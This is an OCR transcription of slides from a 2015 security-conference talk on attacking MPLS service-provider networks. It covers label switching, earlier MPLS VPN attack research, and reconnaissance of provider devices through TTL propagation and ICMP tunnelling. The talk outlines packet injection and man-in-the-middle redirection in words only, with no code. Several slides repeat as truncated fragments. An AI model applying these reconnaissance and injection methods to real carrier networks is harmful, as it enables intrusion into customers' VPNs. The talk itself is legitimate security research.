Warranty Void If Label Removed: Attacking MPLS Networks

G. Geshev

ZeroNights 2015
Moscow, Russia

Agenda

- MPLS Technology
- Previous MPLS Research
- MPLS Reconnaissance
- VRF Hopping
- Hardening
- Future Research

Agenda

- MPLS Technology
- Previous MPLS Research
- MPLS Reconnaissance
- VRF Hopping
- Hardening
- Future Research

MPLS Technology


What is MPLS?

- Service Provider Networks
- Multiprotocol Label Switching Architecture [RFC-3031]
    - IP Address (L3) vs. Label (L2) Lookups
- Single Longest Prefix Match
- Label Information Base (LIB)
- Virtual Private Networks
    - MPLS L3VPN
    - MPLS L2VPN / Virtual Private LAN Services (VPLS)

MPLS Terms

What do we need to know?

- Labels
  - Push, Pop, and Swap Operations
  - Reserved Labels
- Label-Switching Router (LSR)
  - Provider Router (P)
- Label Edge Router (LER)
  - Provider Edge Router (PE)
- Label Switched Path (LSP)
- Customer Edge Router (CE)




MPLS Terms

What do we need to know?

- Virtual Routing and Forwarding (VRF)
  - Allows multiple instances of a routing table to exist and operate simultaneously on the same physical device.
  - VRF Layer 3 segmentation is analogous to VLAN Layer 2 segmentation.
  - VRFs are only locally significant to the router.


MPLS Topology



MPLS Encapsulation

How is traffic handled at the ingress edge?


- Label Information Base (LIB) Lookup
- MPLS Encapsulation
  - MPLS Header (Layer 2.5)
  - Label Stack



MPLS Encapsulation

MPLS Header

- Layer 2.5



Agenda

- MPLS Technology
- Previous MPLS Research
- MPLS Reconnaissance
- VRF Hopping
- Hardening
- Future Research


Retrospection

- IP Backbone Security
  Nicolas Fischbach, Sébastien Lacoste-Seris, COLT Telecom, 2002
- MPLS and VPLS Security
  Enno Rey, ERNW, 2006
- MPLS Security Overview
  Thorsten Fischer, IRM, 2007
- Hijacking Label Switched Networks in the Cloud
  Paul Coggin, Dynetics, 2014
- Playing with Labelled Switching
  Tim Brown, Portcullis Labs, 2015

Retro

- IP E
  Nico
- MP
  Enn
- MP
  Tho
- Hija
  Pau
- Pla
  Tim


2



Retro

- IP E
  Nicc
- MP
  Enn
- MP
  Tho
- Hija
  Pau
- Pla
  Tim

2



Retro

- IP E

  Nico
- MP

  Enn
- MP

  Tho
- Hija

  Pau
- Pla

  Tim

2

Attacks against MPLS VPNs

Injection of labeled traffic from a CE
(Customer A tries to insert packets into Customer B's VPN)

- According to RFC 2547 "labeled packets are not accepted by backbone routers from untrusted or unreliable sources".

  => a PE should discard labeled packets arriving from CEs
  (as those are 'untrusted').

- This seems to be true (tested against Cisco routers).

Retro

- IP E
  Nicc
- MP
  Enn
- MP
  Tho
- Hija
  Pau
- Pla
  Tim

2

Attacks against MPLS VPNs

Injection of labeled traffic from a CE
(Customer A tries to insert packets into Customer B's VPN)

- According to RFC 2547 “labeled packets are not accepted by backbone routers from untrusted or unreliable sources”.

=> a PE should discard labeled packets arriving from CEs (as those are ‘untrusted’).

- This seems to be true (tested against Cisco routers).

Retro

- IP E
  Nico
- MP
  Enn
- MP
  Tho
- Hija
  Pau
- Pla
  Tim

Attacks against MPLS VPNs

Injection of labeled traffic from a CE
(Customer A tries to insert packets into Customer B's VPN)

- A
  ro

=>
(a

- T

4.4.1 Example of Bi-Directional MPLS-VPN Traffic Redirection

The setup for this example looks like this:




Figure 17: Example Network for a Bi-Directional MPLS-VPN

The attacker is in a Man-in-the-Middle situation inside the data path between Provider Edge 1 and Provider Edge 2 in the MPLS backbone.

Retro

- IP E
  Nico
- MP
  Enn
- MP
  Tho
- Hija
  Pau
- Pla
  Tim

Attacks against MPLS VPNs

Injection of labeled traffic from a CE
(Customer A tries to insert packets into Customer B's VPN)

- A
  ro

=>
(a

- Tl

4.4.1 Example of Bi-Directional MPLS-VPN Traffic Redirection

The setup for this example looks like this:




Figure 17: Example Network for a Bi-Directional MPLS-VPN

The attacker is in a Man-in-the-Middle situation inside the data path between Provider Edge 1 and Provider Edge 2 in the MPLS backbone.

Agenda

- MPLS Technology
- Previous MPLS Research
- MPLS Reconnaissance
- VRF Hopping
- Hardening
- Future Research

MPLS Network Reconnaissance

Basic PE Reconnaissance

- MAC Address
- Management Protocols
  - LLDP, CDP, MNDP
- Routing Protocols
  - OSPF, IS-IS, etc.
- Services
  - Telnet, SSH, HTTP, SNMP, etc.

MPLS Network Reconnaissance

Concealed Devices and Links

- Analysis of the Security of BGP/MPLS IP Virtual Private Networks [RFC-4381]

```
Service providers and end-customers do not normally want their
network topology revealed to the outside. […] If an attacker
doesn't know the address of a victim, he can only guess the IP
addresses to attack.
```

MPLS Network Reconnaissance

Concealed Devices and Links

- Analysis of the Security of BGP/MPLS IP Virtual Private Networks [RFC-4381]

```
This makes it very hard to attack the core, although some
functionality such as pinging core routers will be lost.
Traceroute across the core will still work, since it addresses a
destination outside the core.
```

MPLS Network Reconnaissance

Concealed Devices and Links

- Analysis of the Security of BGP/MPLS IP Virtual Private Networks [RFC-4381]


```
It has to be mentioned specifically that information hiding as
such does not provide security. However, in the market this is a
perceived requirement.
```

MPLS Network Reconnaissance

Concealed Devices and Links

- IP TTL Propagation
  - PE devices decrement the TTL from the IP header and copy the value into the MPLS header.
  - Propagating the TTL value is enabled by default for a large number of vendors.
- ICMP Tunnelling
  - If an ICMP message is generated by an LSR, the ICMP message is carried all the way to the end of the LSP before it is routed back.

